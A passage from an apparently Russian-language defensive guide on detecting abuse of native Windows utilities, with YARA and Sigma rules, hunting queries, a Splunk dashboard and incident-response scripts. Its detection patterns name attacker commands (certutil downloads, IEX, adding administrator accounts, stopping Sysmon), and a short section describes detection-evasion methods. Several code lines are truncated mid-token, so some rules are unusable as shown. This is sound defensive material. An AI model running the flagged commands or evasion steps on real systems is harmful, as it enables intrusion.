        $xmlhttp = "MSXML2.XMLHTTP" nocase
        $process_create = "Win32_Process" nocase
        $powershell = "powershell" nocase
        $cmd_exec = "cmd.exe" nocase

        // Обфускация
        $b64_decode = "FromBase64String" nocase
        $chr_func = /Chr\(\d+\)/ nocase
        $eval_func = "eval(" nocase

    condition:
        filesize < 50KB and
        $sct_header and $scriptlet_tag and $registration and
        (
            any of ($wscript_shell, $shell_exec, $process_create) or
            ($xmlhttp and $adodb_stream) or
            ($powershell or $cmd_exec) and any of ($b64_decode, $chr_func, $eval_func)
        )
}
```

25.5.4. Правила для вредоносных HTA-файлов

```
rule Malicious_HTA_File
{
    meta:
        description = "Обнаружение вредоносных HTA-файлов"
        author = "Security Operations"
        date = "2025-01-15"
        severity = "high"

    strings:
        $hta_header = "<HTA:APPLICATION" nocase
        $html_tag = "<html" nocase
        $script_tag = "<script" nocase

        // Подозрительные объекты
        $wshell = "WScript.Shell" nocase
        $shell_app = "Shell.Application" nocase
        $adodb = "ADODB.Stream" nocase
        $xmlhttp = "MSXML2.XMLHTTP" nocase
        $sapi = "SAPI.SpVoice" nocase

        // Подозрительные действия
        $run_cmd = ".Run" nocase
        $exec_method = ".Exec" nocase
        $shellexec = "ShellExecute" nocase
        $download = "responseBody" nocase
        $powershell_ref = "powershell" nocase
        $certutil_ref = "certutil" nocase

        // Обфускация
        $b64 = "atob(" nocase
        $charcode = "fromCharCode" nocase
        $unescape = "unescape(" nocase
        $eval = "eval(" nocase

    condition:
        filesize < 500KB and
        ($hta_header or $html_tag) and $script_tag and
        (
            (any of ($wshell, $shell_app) and any of ($run_cmd, $exec_method, $shellexe
            ($xmlhttp and $adodb) or
            (any of ($powershell_ref, $certutil_ref) and any of ($run_cmd, $exec_metho
            (2 of ($b64, $charcode, $unescape, $eval) and any of ($wshell, $shell_app,
        )
}
```

25.5.5. Правило для обнаружения закодированных исполняемых файлов

Атакующие часто используют `certutil -encode` для преобразования PE-файлов в base64. Результат имеет характерную структуру:

```
rule Certutil_Encoded_Executable
{
    meta:
        description = "Обнаружение PE-файлов, закодированных через certutil -encode"
        author = "Security Operations"
        date = "2025-01-15"
        severity = "high"

    strings:
        $header = "-----BEGIN CERTIFICATE-----"
        $footer = "-----END CERTIFICATE-----"
        // Base64-кодированный заголовок MZ/PE
        $mz_b64 = "TVqQAAMAAAA" // MZ header in base64
        $pe_b64 = "UEsDBA" // PK (ZIP) header in base64

    condition:
        filesize < 10MB and
        $header at 0 and $footer and
        ($mz_b64 or $pe_b64)
}
```

25.6. Практические сценарии

25.6.1. Развёртывание системы обнаружения: Sysmon + Sigma + SIEM

Рассмотрим пошаговый процесс развёртывания полноценной системы обнаружения LOLBAS-активности. Архитектура решения включает следующие компоненты:

- **Конечные точки:** Sysmon + агент пересылки логов
- **Коллектор:** Windows Event Collector или промежуточный сервер
- **SIEM:** Splunk / Elasticsearch / Microsoft Sentinel
- **Правила:** Sigma-правила, конвертированные в формат SIEM
- **Реагирование:** SOAR-платформа или ручные playbooks

Общее время развёртывания для организации с 500-1000 конечных точек составляет 2-4 недели, включая тюнинг правил. Рассмотрим каждый шаг детально.

Шаг 1. Установка Sysmon через GPO.

Создайте скрипт для развёртывания через групповую политику:

```
@echo off
:: deploy-sysmon.bat
:: Развёртывание Sysmon через GPO Startup Script

set SYSMON_PATH=\\dc01\NETLOGON\Sysmon
set SYSMON_EXE=%SYSMON_PATH%\Sysmon64.exe
set SYSMON_CONFIG=%SYSMON_PATH%\sysmon-lolbas.xml

:: Проверка: установлен ли Sysmon
sc query Sysmon64 >nul 2>&1
if %errorlevel% equ 0 (
    :: Обновление конфигурации
    "%SYSMON_EXE%" -c "%SYSMON_CONFIG%" >nul 2>&1
    echo [%date% %time%] Sysmon config updated >> %SYSMON_PATH%\deploy.log
) else (
    :: Первичная установка
    "%SYSMON_EXE%" -accepteula -i "%SYSMON_CONFIG%" >nul 2>&1
    echo [%date% %time%] Sysmon installed on %COMPUTERNAME% >> %SYSMON_PATH%\deploy.log
)
```

Шаг 2. Настройка Windows Event Forwarding.

На коллекторе:

```
wecutil qc /q
```

Создайте подписку для событий Sysmon:

```
<Subscription xmlns="http://schemas.microsoft.com/2006/03/windows/events/subscription">
  <SubscriptionId>Sysmon-LOLBAS</SubscriptionId>
  <SubscriptionType>SourceInitiated</SubscriptionType>
  <Description>Сбор событий Sysmon для обнаружения LOLBAS</Description>
  <Enabled>true</Enabled>
  <Uri>http://schemas.microsoft.com/wbem/wsman/1/windows/EventLog</Uri>
  <ConfigurationMode>Custom</ConfigurationMode>
  <Delivery Mode="Push">
    <Batching>
      <MaxLatencyTime>60000</MaxLatencyTime>
    </Batching>
  </Delivery>
  <Query>
    <![CDATA[
      <QueryList>
        <Query Id="0" Path="Microsoft-Windows-Sysmon/Operational">
          <Select Path="Microsoft-Windows-Sysmon/Operational">
            *[System[(EventID=1 or EventID=3 or EventID=7
              or EventID=11 or EventID=12 or EventID=13
              or EventID=14 or EventID=15 or EventID=22
              or EventID=23)]]
          </Select>
        </Query>
      </QueryList>
    ]]>
  </Query>
  <ReadExistingEvents>false</ReadExistingEvents>
  <TransportName>HTTP</TransportName>
  <ContentFormat>RenderedText</ContentFormat>
  <Locale Language="en-US"/>
  <LogFile>ForwardedEvents</LogFile>
  <AllowedSourceNonDomainComputers/>
  <AllowedSourceDomainComputers>
    O:NSG:BAD:P(A;;GA;;;DC)S:
  </AllowedSourceDomainComputers>
</Subscription>
```

Шаг 3. Импорт Sigma-правил в SIEM.

Пример автоматизации для Splunk:

```
#!/bin/bash
# convert-sigma-rules.sh
# Конвертация всех Sigma-правил в Splunk savedsearches.conf

SIGMA_DIR="/opt/sigma-rules/lolbas"
OUTPUT="/opt/splunk/etc/apps/lolbas_detection/local/savedsearches.conf"

echo "# Auto-generated LOLBAS detection rules" > "$OUTPUT"
echo "# Generated: $(date)" >> "$OUTPUT"

for rule in "$SIGMA_DIR"/*.yml; do
    rulename=$(basename "$rule" .yml)
    echo "" >> "$OUTPUT"
    echo "[$rulename]" >> "$OUTPUT"
    echo "disabled = 0" >> "$OUTPUT"
    echo "search = $(sigma convert -t splunk -p sysmon "$rule" 2>/dev/null)" >> "$OUTPU
    echo "cron_schedule = */5 * * * *" >> "$OUTPUT"
    echo "alert.severity = 4" >> "$OUTPUT"
    echo "alert.suppress = 1" >> "$OUTPUT"
    echo "alert.suppress.period = 1h" >> "$OUTPUT"
    echo "alert.suppress.fields = ComputerName,User" >> "$OUTPUT"
done

echo "Converted $(ls "$SIGMA_DIR"/*.yml | wc -l) rules"
```

25.6.2. Threat Hunting Playbooks

Threat hunting — это проактивный поиск угроз, которые не были обнаружены автоматическими правилами. Приведём playbooks для наиболее распространённых сценариев.

Playbook 1: Поиск загрузок через нативные утилиты.

Гипотеза: атакующий использует нативные утилиты для загрузки инструментов на скомпрометированный хост.

```
// Шаг 1: Найти все процессы с сетевой активностью среди LOLBAS-утилит
let lolbas_binaries = dynamic([
    "certutil.exe", "bitsadmin.exe", "mshta.exe",
    "regsvr32.exe", "rundll32.exe", "msiexec.exe",
    "wscript.exe", "cscript.exe"
]);
SysmonEvent
| where EventID == 3
| where Image has_any (lolbas_binaries)
| where not(DestinationIp startswith "10."
    or DestinationIp startswith "172.16."
    or DestinationIp startswith "192.168.")
| summarize
    ConnectionCount = count(),
    UniqueDestinations = dcount(DestinationIp),
    DestinationIPs = make_set(DestinationIp),
    Ports = make_set(DestinationPort)
  by Computer, Image, User
| sort by ConnectionCount desc

// Шаг 2: Коррелировать с созданием файлов
SysmonEvent
| where EventID == 11
| where Image has_any (lolbas_binaries)
| where TargetFilename has_any (".exe", ".dll", ".ps1", ".bat", ".vbs", ".js")
| project TimeGenerated, Computer, Image, TargetFilename, User

// Шаг 3: Проверить, были ли созданные файлы впоследствии запущены
SysmonEvent
| where EventID == 1
| where Image in (
    (SysmonEvent
     | where EventID == 11
     | where Image has_any (lolbas_binaries)
     | project TargetFilename)
)
| project TimeGenerated, Computer, ParentImage, Image, CommandLine, User
```

Playbook 2: Поиск аномальных цепочек процессов.

Гипотеза: атакующий использует Office-документы для запуска вредоносного кода.

```
// Поиск подозрительных дочерних процессов Office-приложений
let office_apps = dynamic([
    "winword.exe", "excel.exe", "powerpnt.exe",
    "outlook.exe", "msaccess.exe", "mspub.exe",
    "onenote.exe", "visio.exe"
]);
let suspicious_children = dynamic([
    "cmd.exe", "powershell.exe", "pwsh.exe",
    "wscript.exe", "cscript.exe", "mshta.exe",
    "certutil.exe", "bitsadmin.exe", "rundll32.exe",
    "regsvr32.exe", "schtasks.exe", "sc.exe",
    "net.exe", "net1.exe", "whoami.exe"
]);
SysmonEvent
| where EventID == 1
| where ParentImage has_any (office_apps)
| where Image has_any (suspicious_children)
| project TimeGenerated, Computer, User, ParentImage, Image, CommandLine
| sort by TimeGenerated desc
```

Playbook 3: Поиск persistence через нативные утилиты.

Гипотеза: атакующий закрепился в системе через планировщик задач, службы или автозапуск реестра.

```
// Шаг 1: Создание задач планировщика из интерактивных сессий
SysmonEvent
| where EventID == 1
| where Image endswith "\\schtasks.exe"
| where CommandLine contains "/create"
| where ParentImage has_any ("cmd.exe", "powershell.exe", "pwsh.exe")
| project TimeGenerated, Computer, User, ParentImage, CommandLine

// Шаг 2: Создание служб с подозрительными путями
SysmonEvent
| where EventID == 1
| where Image endswith "\\sc.exe"
| where CommandLine contains "create"
| where CommandLine has_any (
    "\\Temp\\", "\\AppData\\", "\\Downloads\\",
    "cmd", "powershell", "rundll32", "regsvr32"
)
| project TimeGenerated, Computer, User, CommandLine

// Шаг 3: Модификации ключей автозапуска
SysmonEvent
| where EventID in (12, 13, 14)
| where TargetObject has_any (
    "\\Run\\", "\\RunOnce\\",
    "\\Winlogon\\Shell", "\\Winlogon\\Userinit",
    "\\Image File Execution Options\\"
)
| where not(Image has_any ("msiexec.exe", "TiWorker.exe", "TrustedInstaller.exe"))
| project TimeGenerated, Computer, EventID, Image, TargetObject, Details, User
```

25.6.3. Скрипт автоматического сбора артефактов

При обнаружении подозрительной активности необходимо быстро собрать артефакты для анализа. Ниже приведён скрипт, автоматизирующий этот процесс:

```powershell
<#
.SYNOPSIS
    Сбор артефактов при обнаружении LOLBAS-активности.
.DESCRIPTION
    Скрипт собирает Sysmon-логи, запущенные процессы,
    сетевые подключения, запланированные задачи, службы
    и ключи автозапуска реестра.
.PARAMETER ComputerName
    Имя компьютера для сбора артефактов (по умолчанию — локальный).
.PARAMETER OutputPath
    Путь для сохранения артефактов.
#>
param(
    [string]$ComputerName = $env:COMPUTERNAME,
    [string]$OutputPath = "C:\IR\$ComputerName\$(Get-Date -Format 'yyyyMMdd_HHmmss')"
)

# Создание директории для артефактов
New-Item -ItemType Directory -Path $OutputPath -Force | Out-Null

Write-Host "[*] Сбор артефактов с $ComputerName в $OutputPath" -ForegroundColor Cyan

# 1. Sysmon-логи за последние 24 часа
Write-Host "[+] Экспорт Sysmon-логов..."
$sysmonEvents = Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational" `
    -MaxEvents 50000 -ErrorAction SilentlyContinue |
    Where-Object { $_.TimeCreated -gt (Get-Date).AddHours(-24) }
$sysmonEvents | Export-Clixml -Path "$OutputPath\sysmon-events.xml"
$sysmonEvents | Select-Object TimeCreated, Id, Message |
    Export-Csv -Path "$OutputPath\sysmon-events.csv" -NoTypeInformation -Encoding UTF8

# 2. Текущие процессы с командными строками
Write-Host "[+] Текущие процессы..."
Get-CimInstance Win32_Process |
    Select-Object ProcessId, ParentProcessId, Name, ExecutablePath,
        CommandLine, CreationDate,
        @{N='Owner';E={
            $owner = Invoke-CimMethod -InputObject $_ -MethodName GetOwner
            "$($owner.Domain)\$($owner.User)"
        }} |
    Export-Csv -Path "$OutputPath\processes.csv" -NoTypeInformation -Encoding UTF8

# 3. Сетевые подключения
Write-Host "[+] Сетевые подключения..."
Get-NetTCPConnection |
    Select-Object LocalAddress, LocalPort, RemoteAddress, RemotePort,
        State, OwningProcess,
        @{N='ProcessName';E={
            (Get-Process -Id $_.OwningProcess -ErrorAction SilentlyContinue).Name
        }} |
    Export-Csv -Path "$OutputPath\connections.csv" -NoTypeInformation -Encoding UTF8

# 4. Задачи планировщика
Write-Host "[+] Задачи планировщика..."
Get-ScheduledTask |
    Where-Object { $_.State -ne 'Disabled' } |
    Select-Object TaskName, TaskPath, State, Description,
        @{N='Actions';E={
            ($_.Actions | ForEach-Object {
                "$($_.Execute) $($_.Arguments)"
            }) -join '; '
        }},
        @{N='Triggers';E={
            ($_.Triggers | ForEach-Object { $_.ToString() }) -join '; '
        }},
        @{N='Principal';E={ $_.Principal.UserId }} |
    Export-Csv -Path "$OutputPath\scheduled-tasks.csv" -NoTypeInformation -Encoding UTF

# 5. Службы
Write-Host "[+] Службы..."
Get-CimInstance Win32_Service |
    Select-Object Name, DisplayName, State, StartMode, PathName,
        StartName, Description |
    Export-Csv -Path "$OutputPath\services.csv" -NoTypeInformation -Encoding UTF8

# 6. Ключи автозапуска реестра
Write-Host "[+] Ключи автозапуска реестра..."
```

```powershell
$autorunKeys = @(
    "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run",
    "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce",
    "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run",
    "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce",
    "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon",
    "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run"
)
$autorunData = foreach ($key in $autorunKeys) {
    if (Test-Path $key) {
        Get-ItemProperty -Path $key -ErrorAction SilentlyContinue |
            ForEach-Object {
                $props = $_ | Get-Member -MemberType NoteProperty |
                    Where-Object { $_.Name -notmatch '^PS' }
                foreach ($prop in $props) {
                    [PSCustomObject]@{
                        Key   = $key
                        Name  = $prop.Name
                        Value = $_.$($prop.Name)
                    }
                }
            }
    }
}
$autorunData | Export-Csv -Path "$OutputPath\autorun-registry.csv" `
    -NoTypeInformation -Encoding UTF8

# 7. BITS-задачи
Write-Host "[+] BITS-задачи..."
try {
    Get-BitsTransfer -AllUsers -ErrorAction Stop |
        Select-Object DisplayName, JobState, TransferType,
            NotifyCmdLine, Description, Priority |
        Export-Csv -Path "$OutputPath\bits-jobs.csv" -NoTypeInformation -Encoding UTF8
} catch {
    "Не удалось получить BITS-задачи: $_" | Out-File "$OutputPath\bits-jobs-error.txt"
}

# 8. Prefetch-файлы (если доступны)
Write-Host "[+] Prefetch-файлы..."
$prefetchDir = "$env:SystemRoot\Prefetch"
if (Test-Path $prefetchDir) {
    Get-ChildItem -Path $prefetchDir -Filter "*.pf" |
        Select-Object Name, Length, CreationTime, LastWriteTime, LastAccessTime |
        Export-Csv -Path "$OutputPath\prefetch.csv" -NoTypeInformation -Encoding UTF8
}

# 9. Хеши LOLBAS-утилит (для проверки целостности)
Write-Host "[+] Хеши LOLBAS-утилит..."
$lolbas = @(
    "certutil.exe", "bitsadmin.exe", "mshta.exe", "rundll32.exe",
    "regsvr32.exe", "wscript.exe", "cscript.exe", "msiexec.exe",
    "schtasks.exe", "sc.exe", "net.exe", "net1.exe", "reg.exe"
)
$hashData = foreach ($bin in $lolbas) {
    $path = Join-Path $env:SystemRoot "System32\$bin"
    if (Test-Path $path) {
        $hash = Get-FileHash -Path $path -Algorithm SHA256
        [PSCustomObject]@{
            File   = $bin
            Path   = $path
            SHA256 = $hash.Hash
            Size   = (Get-Item $path).Length
        }
    }
}
$hashData | Export-Csv -Path "$OutputPath\lolbas-hashes.csv" `
    -NoTypeInformation -Encoding UTF8

# Итого
Write-Host ""
Write-Host "[*] Сбор артефактов завершён." -ForegroundColor Green
Write-Host "[*] Результаты: $OutputPath" -ForegroundColor Green
Get-ChildItem -Path $OutputPath |
    Format-Table Name, @{N='Size(KB)';E={[math]::Round($_.Length/1KB,1)}} -AutoSize
```

25.6.4. Dashboard для мониторинга LOLBAS-активности

Приведём пример конфигурации дашборда для Splunk, визуализирующего LOLBAS-активность:

```
<dashboard version="1.1" theme="dark">
  <label>LOLBAS Activity Monitor</label>
  <description>Мониторинг злоупотреблений нативными утилитами Windows</description>

  <row>
    <panel>
      <title>LOLBAS Events — последние 24 часа</title>
      <chart>
        <search>
          <query>
index=windows sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
  EventCode=1
  (Image="*\\certutil.exe" OR Image="*\\bitsadmin.exe"
   OR Image="*\\mshta.exe" OR Image="*\\rundll32.exe"
   OR Image="*\\regsvr32.exe" OR Image="*\\wscript.exe"
   OR Image="*\\cscript.exe")
| timechart span=1h count by Image
          </query>
          <earliest>-24h@h</earliest>
          <latest>now</latest>
        </search>
        <option name="charting.chart">area</option>
        <option name="charting.chart.stackMode">stacked</option>
      </chart>
    </panel>
  </row>

  <row>
    <panel>
      <title>Топ-10 подозрительных командных строк</title>
      <table>
        <search>
          <query>
index=windows sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
  EventCode=1
  (CommandLine="*urlcache*" OR CommandLine="*-enc *"
   OR CommandLine="*javascript:*" OR CommandLine="*vbscript:*"
   OR CommandLine="*/i:http*" OR CommandLine="*user /add*"
   OR CommandLine="*localgroup administrators /add*"
   OR CommandLine="*DownloadString*" OR CommandLine="*IEX*")
| table _time, ComputerName, User, ParentImage, Image, CommandLine
| head 10
          </query>
          <earliest>-24h@h</earliest>
          <latest>now</latest>
        </search>
      </table>
    </panel>
  </row>

  <row>
    <panel>
      <title>Сетевая активность LOLBAS-утилит</title>
      <map>
        <search>
          <query>
index=windows sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
  EventCode=3
  (Image="*\\certutil.exe" OR Image="*\\mshta.exe"
   OR Image="*\\regsvr32.exe" OR Image="*\\rundll32.exe"
   OR Image="*\\bitsadmin.exe")
| iplocation DestinationIp
| geostats count by Image
          </query>
          <earliest>-7d@d</earliest>
          <latest>now</latest>
        </search>
      </map>
    </panel>
    <panel>
      <title>Аномальные родительские процессы</title>
      <chart>
        <search>
          <query>
index=windows sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
  EventCode=1
  (ParentImage="*\\winword.exe" OR ParentImage="*\\excel.exe"
```

```
    OR ParentImage="*\\outlook.exe" OR ParentImage="*\\powerpnt.exe")
  (Image="*\\cmd.exe" OR Image="*\\powershell.exe"
   OR Image="*\\wscript.exe" OR Image="*\\mshta.exe"
   OR Image="*\\certutil.exe" OR Image="*\\rundll32.exe")
| stats count by ParentImage, Image
| sort -count
          </query>
          <earliest>-7d@d</earliest>
          <latest>now</latest>
        </search>
        <option name="charting.chart">bar</option>
      </chart>
    </panel>
  </row>

  <row>
    <panel>
      <title>Persistence: создание задач и служб</title>
      <table>
        <search>
          <query>
index=windows sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
  EventCode=1
  ((Image="*\\schtasks.exe" CommandLine="*/create*")
   OR (Image="*\\sc.exe" CommandLine="*create*"))
| table _time, ComputerName, User, ParentImage, Image, CommandLine
| sort -_time
          </query>
          <earliest>-7d@d</earliest>
          <latest>now</latest>
        </search>
      </table>
    </panel>
  </row>
</dashboard>
```

25.7. Комплексная стратегия обнаружения

25.7.1. Многоуровневая модель детектирования

Эффективная система обнаружения LOLBAS-атак требует многоуровневого подхода. Ни один уровень в отдельности не обеспечивает достаточного покрытия.

Уровень 1: Реальное время (алерты). Sigma-правила высокой достоверности, генерирующие алерты для немедленного реагирования. Примеры: Squiblydoo, certutil download, mshta с inline-скриптами. Время реагирования: минуты.

Уровень 2: Периодический анализ (scheduled searches). Sigma-правила средней достоверности, результаты которых агрегируются и анализируются аналитиком раз в 4-8 часов. Примеры: PowerShell с подозрительными аргументами, создание задач планировщика. Время реагирования: часы.

Уровень 3: Threat Hunting (проактивный поиск). Playbooks, выполняемые аналитиками еженедельно или по запросу. Поиск паттернов, которые не покрываются автоматическими правилами. Примеры: аномальные цепочки процессов, статистические отклонения. Время обнаружения: дни.

Уровень 4: Ретроспективный анализ (IOC-матчинг). Проверка исторических данных при появлении новых индикаторов компрометации. Например, публикация нового TTPs группировки вызывает поиск соответствующих паттернов в логах за последние 90 дней.

25.7.2. Работа с ложноположительными срабатываниями

Управление false positives — критический аспект детектирования. При развёртывании правил в новой среде ожидайте волну ложных срабатываний. Процесс тюнинга включает:

1. **Первичное развёртывание в режиме наблюдения.** Правила работают, но алерты направляются в отдельную очередь для анализа, не нагружая дежурных аналитиков.
2. **Анализ срабатываний за 7-14 дней.** Каждое срабатывание классифицируется как true positive, false positive или нуждающееся в дополнительном контексте.
3. **Создание исключений.** Для каждого false positive создаётся документированное исключение с указанием причины и ответственного. Исключения оформляются как дополнительные фильтры в Sigma-правилах:

```
detection:
  selection:
    Image|endswith: '\certutil.exe'
    CommandLine|contains: 'urlcache'
  filter_pki_automation:
    ParentImage|endswith: '\pki-manager.exe'
    User: 'DOMAIN\svc-pki'
  filter_sccm:
    ParentImage|endswith: '\ccmexec.exe'
  condition: selection and not (filter_pki_automation or filter_sccm)
```

1. **Периодическая ревизия исключений.** Каждые 90 дней проверяйте, актуальны ли исключения. Атакующий может намеренно маскировать активность под легитимный процесс, для которого существует исключение.

25.7.3. Метрики эффективности

Для оценки эффективности системы обнаружения отслеживайте следующие метрики:

- **Покрытие MITRE ATT&CK.** Процент техник и суб-техник, для которых существует хотя бы одно правило детектирования. Целевой показатель для LOLBAS: >80% покрытие для актуальных техник.
- **Mean Time to Detect (MTTD).** Среднее время от начала вредоносной активности до генерации алерта. Цель: <15 минут для высокоприоритетных техник.
- **False Positive Rate.** Отношение ложных срабатываний к общему числу алертов. Цель: <20% для правил уровня high, <40% для medium.
- **Alert Fatigue Index.** Среднее количество алертов на аналитика в день. Если число превышает 50, необходим дополнительный тюнинг.

25.8. Расширенные техники детектирования

25.8.1. Поведенческий анализ на основе статистики

Помимо сигнатурных правил, эффективным подходом является статистический анализ. Например, построение базовой линии использования `rundll32.exe` на каждом хосте и обнаружение статистических отклонений:

```
// Построение baseline: среднее число запусков rundll32 в час
let baseline = SysmonEvent
| where EventID == 1
| where Image endswith "\\rundll32.exe"
| where TimeGenerated between (ago(30d) .. ago(1d))
| summarize HourlyCount = count() by Computer, bin(TimeGenerated, 1h)
| summarize AvgCount = avg(HourlyCount), StdDev = stdev(HourlyCount) by Computer;
// Обнаружение аномалий: текущие значения vs baseline
SysmonEvent
| where EventID == 1
| where Image endswith "\\rundll32.exe"
| where TimeGenerated > ago(1h)
| summarize CurrentCount = count() by Computer
| join kind=inner baseline on Computer
| where CurrentCount > AvgCount + 3 * StdDev
| project Computer, CurrentCount, AvgCount, StdDev,
    Deviation = round((CurrentCount - AvgCount) / StdDev, 2)
```

25.8.2. Корреляция событий

Максимальную эффективность детектирования обеспечивает корреляция событий разных типов. Пример: обнаружение полной цепочки атаки «загрузка → сохранение → выполнение».

```
// Шаг 1: certutil загружает файл (Event ID 1 + Event ID 3)
let downloads = SysmonEvent
| where EventID == 1
| where Image endswith "\\certutil.exe"
| where CommandLine has "urlcache"
| project DownloadTime = TimeGenerated, Computer, CommandLine, User;
// Шаг 2: Файл создаётся на диске (Event ID 11)
let files_created = SysmonEvent
| where EventID == 11
| where Image endswith "\\certutil.exe"
| project FileTime = TimeGenerated, Computer,
    TargetFilename, FileImage = Image;
// Шаг 3: Созданный файл запускается (Event ID 1)
let executions = SysmonEvent
| where EventID == 1
| project ExecTime = TimeGenerated, Computer,
    ExecImage = Image, ExecCommandLine = CommandLine,
    ParentImage;
// Корреляция
downloads
| join kind=inner files_created on Computer
| where FileTime between (DownloadTime .. DownloadTime + 5m)
| join kind=inner executions on Computer
| where ExecImage == TargetFilename
| where ExecTime between (FileTime .. FileTime + 30m)
| project DownloadTime, FileTime, ExecTime, Computer, User,
    DownloadCmd = CommandLine, DroppedFile = TargetFilename,
    ExecCommandLine
```

Такая корреляция позволяет с высокой достоверностью обнаружить полный цикл атаки: загрузка вредоносного файла нативной утилитой с последующим его запуском.

25.9. Ограничения и обход детектирования

25.9.1. Техники обхода, которые необходимо учитывать

Зрелая система детектирования должна учитывать техники, которые атакующие используют для обхода мониторинга:

Переименование утилит. Атакующий может скопировать `certutil.exe` как `update.exe`. Сигнатурное правило, основанное на имени файла, не сработает. Защита: использование хешей (`Hashes` в Sysmon Event ID 1) и `OriginalFileName` из PE-заголовка.

```
# Sigma-правило для обнаружения переименованных утилит
title: Renamed LOLBAS Binary
detection:
  selection:
    OriginalFileName:
      - 'CertUtil.exe'
      - 'BITSAdmin.exe'
      - 'MSHTA.EXE'
  filter:
    Image|endswith:
      - '\certutil.exe'
      - '\bitsadmin.exe'
      - '\mshta.exe'
  condition: selection and not filter
```

Копирование утилиты в другую директорию. Утилита запускается из `%TEMP%` вместо `System32`. Защита: мониторинг путей исполняемых файлов.

Использование альтернативных утилит. Вместо `certutil` — `curl.exe` (доступен начиная с Windows 10 1803) или `Invoke-WebRequest`. Защита: расширение набора правил.

Отключение Sysmon. Атакующий с правами администратора может остановить или удалить Sysmon. Защита: мониторинг статуса службы Sysmon, алерт при её остановке, защита через Protected Process Light (PPL) в последних версиях Sysmon.

```yaml
title: Sysmon Service Stopped or Deleted
logsource:
  category: process_creation
  product: windows
detection:
  selection_stop:
    Image|endswith:
      - '\sc.exe'
      - '\net.exe'
      - '\net1.exe'
    CommandLine|contains|all:
      - 'sysmon'
      - 'stop'
  selection_delete:
    Image|endswith: '\sc.exe'
    CommandLine|contains|all:
      - 'sysmon'
      - 'delete'
  selection_uninstall:
    Image|endswith: '\Sysmon64.exe'
    CommandLine|contains: '-u'
  condition: selection_stop or selection_delete or selection_uninstall
level: critical
```

Использование .NET API напрямую. Вместо вызова `net.exe user /add` — использование `DirectoryServices.AccountManagement` через PowerShell. Защита: Script Block Logging для PowerShell.

Манипуляция с временными метками. Атакующий может использовать `timestomp` для изменения временных меток файлов, затрудняя хронологический анализ. Защита: Sysmon Event ID 2 (FileCreateTime) фиксирует изменения временных меток.

Использование WMI как альтернативного канала. Вместо прямого запуска утилит — создание WMI-процессов через `Win32_Process.Create()`. Это изменяет родительский процесс (вместо `cmd.exe` будет `WmiPrvSE.exe`). Защита: мониторинг Event ID 1 с `ParentImage` = `WmiPrvSE.exe` и подозрительными дочерними процессами.

Использование COM-объектов. Многие LOLBAS-техники можно реализовать через COM: `ShellBrowserWindow`, `MMC20.Application`, `ShellWindows`. Защита: Event Tracing for Windows (ETW) с провайдером Microsoft-Windows-COM.

25.9.2. Глубокая защита (Defense in Depth)

Ни один механизм детектирования не является абсолютным. Рекомендуется комбинировать:

1. **Sysmon** — процессы, сеть, файлы, реестр
2. **Windows Security Log** — вход в систему, управление учётными записями
3. **PowerShell Logging** — Script Block, Module, Transcription
4. **ETW (Event Tracing for Windows)** — низкоуровневые события
5. **EDR** — коммерческое решение с поведенческим анализом
6. **Application Whitelisting** — AppLocker/WDAC как превентивная мера
7. **Network Monitoring** — IDS/IPS, DNS-логирование, proxy-логи

25.10. Организация работы SOC-команды

25.10.1. Процесс обработки алертов

При срабатывании LOLBAS-алерта аналитик SOC должен следовать структурированному процессу. Приведём рекомендуемый порядок действий:

Шаг 1: Первичная оценка (1-5 минут). Изучить алерт: какая утилита, какие аргументы, какой родительский процесс, какой пользователь, какой хост. Сопоставить с известными baseline-паттернами для данного хоста и пользователя.

Шаг 2: Обогащение контекста (5-10 минут). Запросить дополнительные данные: все события с данного хоста за последний час, история входов пользователя, предшествующие сетевые подключения. Проверить, нет ли связанных алертов на других хостах.

Шаг 3: Принятие решения. На основании собранной информации классифицировать событие: - **True Positive** — подтверждённая вредоносная активность, эскалация на уровень Incident Response. - **Suspicious** — недостаточно данных для однозначного заключения, требуется дополнительный анализ (запуск скрипта сбора артефактов, контакт с пользователем). - **False Positive** — легитимная активность, документирование для последующего тюнинга правила.

Шаг 4: Документирование. Независимо от результата, каждый алерт должен быть задокументирован в тикет-системе с указанием предпринятых действий и обоснованием решения.

25.10.2. Приоритизация алертов

В крупной организации SOC-команда может получать десятки LOLBAS-алертов в день. Для эффективной приоритизации рекомендуется использовать систему scoring, учитывающую несколько факторов:

Фактор	Низкий балл (1)	Средний балл (3)	Высокий балл (5)
Достоверность правила	Low confidence	Medium confidence	High confidence
Критичность хоста	Рабочая станция	Файловый сервер	Контроллер домена
Привилегии пользователя	Обычный пользователь	Локальный админ	Доменный админ
Время события	Рабочие часы	Вечер/утро	Ночь/выходные
Наличие цепочки	Изолированное событие	2-3 связанных события	Полная kill chain

Итоговый балл определяет приоритет: сумма >15 — критический (реагирование немедленно), 10-15 — высокий (реагирование в течение 1 часа), 5-10 — средний (реагирование в течение 4 часов), <5 — низкий (анализ в рабочем порядке).

Заключение

Обнаружение злоупотреблений нативными утилитами Windows — это непрерывный процесс, а не разовый проект. Атакующие постоянно адаптируют свои техники, находят новые утилиты и способы обхода мониторинга. Эффективная защита требует сочетания автоматических правил, проактивного threat hunting и постоянного совершенствования системы детектирования.

Ключевые выводы этой главы:

1. **Контекст важнее сигнатуры.** Для нативных утилит невозможно создать простую сигнатуру «плохой файл». Детектирование основывается на анализе контекста выполнения: родительский процесс, аргументы, время, субъект.
2. **Sysmon — необходимый минимум.** Без развёрнутого Sysmon с правильной конфигурацией обнаружение LOLBAS-активности практически невозможно. Стандартный аудит Windows недостаточен.
3. **Sigma обеспечивает портируемость.** Описание правил в формате Sigma позволяет использовать их с любой SIEM-системой и делиться ими с сообществом.
4. **Многоуровневый подход обязателен.** Комбинация реальновременных алертов, периодического анализа, threat hunting и ретроспективного поиска обеспечивает максимальное покрытие.
